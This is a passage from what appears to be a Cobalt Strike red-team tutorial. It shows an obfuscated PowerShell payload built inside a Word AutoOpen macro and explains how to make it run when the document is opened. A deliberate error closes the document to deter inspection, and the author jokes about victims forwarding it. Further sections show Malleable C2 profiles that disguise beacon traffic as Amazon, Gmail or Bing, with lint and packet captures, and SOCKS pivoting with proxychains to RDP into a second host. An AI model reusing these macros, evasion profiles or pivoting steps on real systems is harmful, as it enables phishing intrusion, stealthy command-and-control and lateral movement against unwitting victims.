AoVSfJ = AoVSfJ + "AIgApAF0AcABlAGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAE"
AoVSfJ = AoVSfJ + "AB0AGUAcgBuACAASQBUAHQAUB0AHlAIABpAFYAdwAoAEkAbgB"
AoVSfJ = AoVSfJ + "0AFAAdABYACAABABwAFQAAABYAGUAYQBkAEEAdAB0AHlAaQBiA"
AoVSfJ = AoVSfJ + "HUAdABlAHMALAAGAHUAAQBUAHQAIABkAHcAUwB0AGEAYwBrAFM"
AoVSfJ = AoVSfJ + "AaQB6AGUALAAGAEkAbgB0AFAAdABYACAABABwAFMAAdABhAHlAd"

```

Final tweak, you need to delete the underscore from between Auto\_Open on the 1<sup>st</sup> line as can be seen below, without doing this the macro will not auto run on the opening of the document.





```
Document1 - Module1 (Code)
(General)
Sub AutoOpen ()
Dim AoVSfJ
AoVSfJ = " /w 1 /C ""sv
```

To test the macro, you can run it by clicking on the following “run” arrow on the tool bar:



This should make the word doc move from the developer window back to the default work page, you will see an error. This error is intentional and can be tweaked in the outputted “powershell\_attack.txt”. The result of the error is, it forces the document to close when the OK is clicked, this makes it trickery for a standard user to nose around the document, and can even result in the user forwarding it to others, to ask if they can open the document, double shells ;0)



If all works as expected you should receive the session back in CS.

## Malleable profiles

[Back To Index▲](#)

Malleable C2 is defined by Raphael as a domain specific language to redefine indicators in Beacon's communication. Put bluntly, it allows you to manipulate the useragent used by the C2 traffic in an aim to help it blend into normal traffic under the disguise of being a legitimate source.

Take a look at <https://github.com/rsmudge/Malleable-C2-Profiles> as it details some created by Raphael that are available for you can use.

To download the above profiles in kali simply git clone the directory by performing the following.

```
[email protected]:~/Desktop/cobaltstrike# git clone  
https://github.com/rsmudge/Malleable-C2-Profiles.git
```

```
Cloning into 'Malleable-C2-Profiles'...  
remote: Enumerating objects: 221, done.  
remote: Total 221 (delta 0), reused 0 (delta 0), pack-reused 221  
Receiving objects: 100% (221/221), 49.16 KiB | 535.00 KiB/s, done.  
Resolving deltas: 100% (113/113), done.
```

To view all files in the directory simply run ls.

```
[email protected]:~/Desktop/cobaltstrike# ls  
agscript  c2lint  cobaltstrike  cobaltstrike.jar  cobaltstrike.store  data  icon.jpg  
license.pdf  logs  Malleable-C2-Profiles  peclone  readme.txt  releasenotes.txt  
teamsrver  third-party  update  update.jar
```

The c2lint program checks the syntax of the defined malleable profile, it is recommended that you do this with each profile you wish to use to verify that it will work.

[email protected]:~/Desktop/cobaltstrike# ./c2lint Malleable-C2-  
Profiles/normal/amazon.profile

[+] Profile compiled OK

http-get

-----

GET /s/ref=nb\_sb\_noss\_1/167-3294888-0262949/field-keywords=books HTTP/1.1  
Accept: \*/\*  
Host: www.amazon.com  
Cookie: skin=noskin;session-token=NbpB9E/faGd2tZXtRbXh9g==csm-hit=s-  
24KU11BB82RZSYGJ3BDK|1419899012996  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

HTTP/1.1 200 OK  
Server: Server  
x-amz-id-1: THKUYEZKCKPGY5T42PZT  
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=  
X-Frame-Options: SAMEORIGIN  
Content-Encoding: gzip  
Content-Length: 64

.7..y.....0%.ARW.K..h.H.p=.....cB...|.d.W7f.....CO\$..

http-post

-----

POST /N4215/adj/amzn.us.sr.aps?  
sz=160x600&oe=oe&sn=43985&s=3717&dc\_ref=http%3A%2F%2Fwww.amazon.com HTTP/1.1  
Accept: \*/\*  
Content-Type: text/xml  
X-Requested-With: XMLHttpRequest  
Host: www.amazon.com  
Content-Length: 24  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

66/7wTq/D3ql+bBKT4i3rQ==

HTTP/1.1 200 OK  
Server: Server  
x-amz-id-1: THK9YEZJCKPGY5T420ZT  
x-amz-id-2: a21JZ1xrNDNtdGRsa219bGV3YW85amZuZW9zdG5rZmRuZ2tmZG14aHRvNDVpbgo=  
X-Frame-Options: SAMEORIGIN  
x-ua-compatible: IE=edge  
Content-Length: 0

[+] POST 3x check passed

[+] .http-get.server.output size is good

[+] .http-get.client size is good

[+] .http-post.client size is good

[+] .http-get.client.metadata transform+mangle+recover passed (1 byte[s])

[+] .http-get.client.metadata transform+mangle+recover passed (100 byte[s])

[+] .http-get.client.metadata transform+mangle+recover passed (128 byte[s])

[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])

[+] .http-get.server.output transform+mangle+recover passed (0 byte[s])

[+] .http-get.server.output transform+mangle+recover passed (1 byte[s])

```

[+] .http-get.server.output transform+mangle+recover passed (48248 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
[+] .http-post.client.id transform+mangle+recover passed (4 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (0 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1 byte[s])
[+] .http-post.client.output POSTs results
[+] .http-post.client.output transform+mangle+recover passed (48248 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s])
[+] .host_stage: Will host payload stage (HTTP/DNS)
[!] .spawnto_x86 is '%windir%\syswow64\rundll32.exe'. This is a *really* bad OPSEC choice.
[!] .spawnto_x64 is '%windir%\sysnative\rundll32.exe'. This is a *really* bad OPSEC choice.
[!] .code-signer.keystore is missing. Will not sign executables and DLLs
[!] .https-certificate options are missing [will use built-in SSL cert]
[email protected]:~/Desktop/cobaltstrike#

```

You load the defined malleable profile at the same time as starting the CS team server, this accomplished by running the following.

```

[email protected]:~/Desktop/cobaltstrike# ./teamserver 192.168.1.18 TestmeUP3
Malleable-C2-Profiles/normal/amazon.profile

```

Once it's loaded start the Cobalt Strike client as mentioned earlier in this post, to enable you access to communicate with the server.

Set the listener as HTTP so the traffic is sent unencrypted, this will allow you to view the traffic with wireshark in the lab environment.

Here's the listener set to HTTP:

Event Log X		Beacon 192.168.1.20@2652 X		Listeners X	
name	payload	host	port	beacons	
http	windows/beacon_http/reverse_http	192.168.1.18	80	192.168.1.18	

Go to your windows host and install Wireshark once installed, start it listening on the interface that connects to your virtual lab.

Then on CS create some traffic by running a command such as "shell ipconfig" to the target machine:

```

external          internal ^      user
192.168.1.20     192.168.1.20                 IEUser *

Event Log X      Beacon 192.168.1.20@2652 X
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 39 bytes
[+] received output:

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::adb7:7b77:4a9c:6ca5%14
    IPv4 Address. . . . . : 192.168.1.20

```

On the target machine filter Wireshark to look for HTTP traffic, then right click on a GET request and select follow:

No.	Time	Source	Destination	Protocol	Length	Info
84	12.449148	192.168.1.20	192.168.1.18	HTTP	229	GET /ijDE HTTP/1.1
278	12.463758	192.168.1.18	192.168.1.20	HTTP	534	HTTP/1.1 200 OK
287	12.470546	192.168.1.20	192.168.1.18	HTTP	609	GET /_/scs/mail-sta
291	12.491017	192.168.1.18	192.168.1.20	HTTP	854	HTTP/1.1 200 OK

This screenshot shows the results of using the amazon malleable profile:

```
Wireshark · Follow TCP Stream (tcp.stream eq 185) · Local Area Connection 2

GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
Cookie: skin=noskin;session-
token=MhTjrl4BovchYIkt4kfiYeXQnSEhglPW+Qkz3PJB1GRzvVocwCZwiVg8jZJkBBWs0Ne755NQs476QvRjRjc
QfEtoLzf81Cmtgw0q6zrtKiDjzDQh0Rnp3ARGgjaFGGNPu1RESrfratRzU3i6RN07aTQ6TJiIue0IvfTyA51DF7w=
csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 2 Apr 2019 10:47:33 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDntdGRsa212bGV3YW85amZuZw9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Content-Length: 0
X-Malware: X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

The remains of this section detail the results of trying different malleable profile out.

Here's the results identified while using the Gmail malleable profile:

```
Wireshark · Follow TCP Stream (tcp.stream eq 138) · Local Area Connection 2

GET /_/_scs/mail-static/_/_js/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: OSID=TzeXmc2cDl/ZL036bp1vHqo6t/A31mKhd3leebje1PBWFotAhFbuXjZhmZ41If0FEHgEK8kkHITHfD6FFzoHAr/
ueiYfxQ4Y8g7zc4BQ2QB7mjMbUK8jC0uZ6JlVYpS5gyaPdT1tAg2qHvp5yfl2QFW2yS1/dUKFUW+tjBx0ygs=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts; IE0006_ver1;EN_GB)
Host: 192.168.1.18
Connection: Keep-Alive
Cache-Control: no-cache
```

And finally using the Bing malleable profile:

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · Local Area Connection 2

GET /search/?q=JtGM2MIMn2-SP_-CcX0scyJv3rQi_L-fXYg519-DoSE415eS4pn7hHN2Z6w2BM1NmLq7b-
XYLf4oZrg10HHQTOVgyPR-
Aimbasq0ufP8RhC7bISg8yCNFc_HSqfg5-2U9EKP54uac4A3lwjCbsKiIeEAVJELcVwdtE2GctfL_TQ&go=Search
h&q=bs&form=QBRE HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: www.bing.com
Cookie: DUP=Q=Gp01nJpMnam4U1lEfmeMdg2&T=283767088&A=1&IG
User-Agent: Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like
Gecko
Connection: Keep-Alive
Cache-Control: no-cache
```


## Pivoting

[Back To Index ▲](#)


With CS most users opt to live off the land with CMD or PowerShell commands and scripts, or as becoming more popular C#, but there are times when you just miss your old school techniques and tools, and CS allows you to use these via the use of a socks server.

The following section details using other tools via CS.

To enable the socks server click on Pivoting followed by selecting Socks Server:



This will result in you been prompted to provide a port to run the server on, it will default fill this for you, and for this demo I use that setting.




Alternatively, you can type in socks followed by your defined port via beacon and press enter:

```
beacon> socks 37279
[+] started SOCKS4a server on: 37279
[+] host called home, sent: 16 bytes

[IEWIN7] IEUser */1084
beacon>
```

Now under a Kali terminal open the proxychains.conf and set socks4 127.0.0.1 port number to match the one you set under CS.

```
[email protected]:~/Desktop/cobaltstrike# gedit /etc/proxychains.conf
```



```
Open ▾ [icon] proxychains.conf /etc Save [menu] [min] [max] [close]
payload.txt x proxychains.conf x
# Make sense only if random_chain
#chain_len = 2

# Quiet mode (no output from library)
#quiet_mode

# Proxy DNS requests - no leak for DNS data
proxy_dns

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
# socks4      127.0.0.1 9050
socks4 127.0.0.1 37279
Plain Text ▾ Tab Width: 8 ▾ Ln 65, Col 1 ▾ INS
```

Save and then you can use proxychains with your desired tool.

For the following demo I will show using RDP through the compromised target and pivoting to a connected Windows 10 box.

```
[email protected]:~/Desktop/cobaltstrike# proxychains rdesktop 192.168.1.17
```

```
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-gb
|S-chain|-<>-127.0.0.1:37279-<><>-192.168.1.17:3389-<><>-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
|S-chain|-<>-127.0.0.1:37279-<><>-192.168.1.17:3389-<><>-OK
Connection established using SSL.
```





Other user

root

Password

ENG  

```
root@kali:~/Desktop/cobaltstrike# proxychains rdesktop 192.168.1.17
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-gb
|S-chain|-<-127.0.0.1:37279-<><-192.168.1.17:3389-<><-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
?
|S-chain|-<-127.0.0.1:37279-<><-192.168.1.17:3389-<><-OK
Connection established using SSL.
```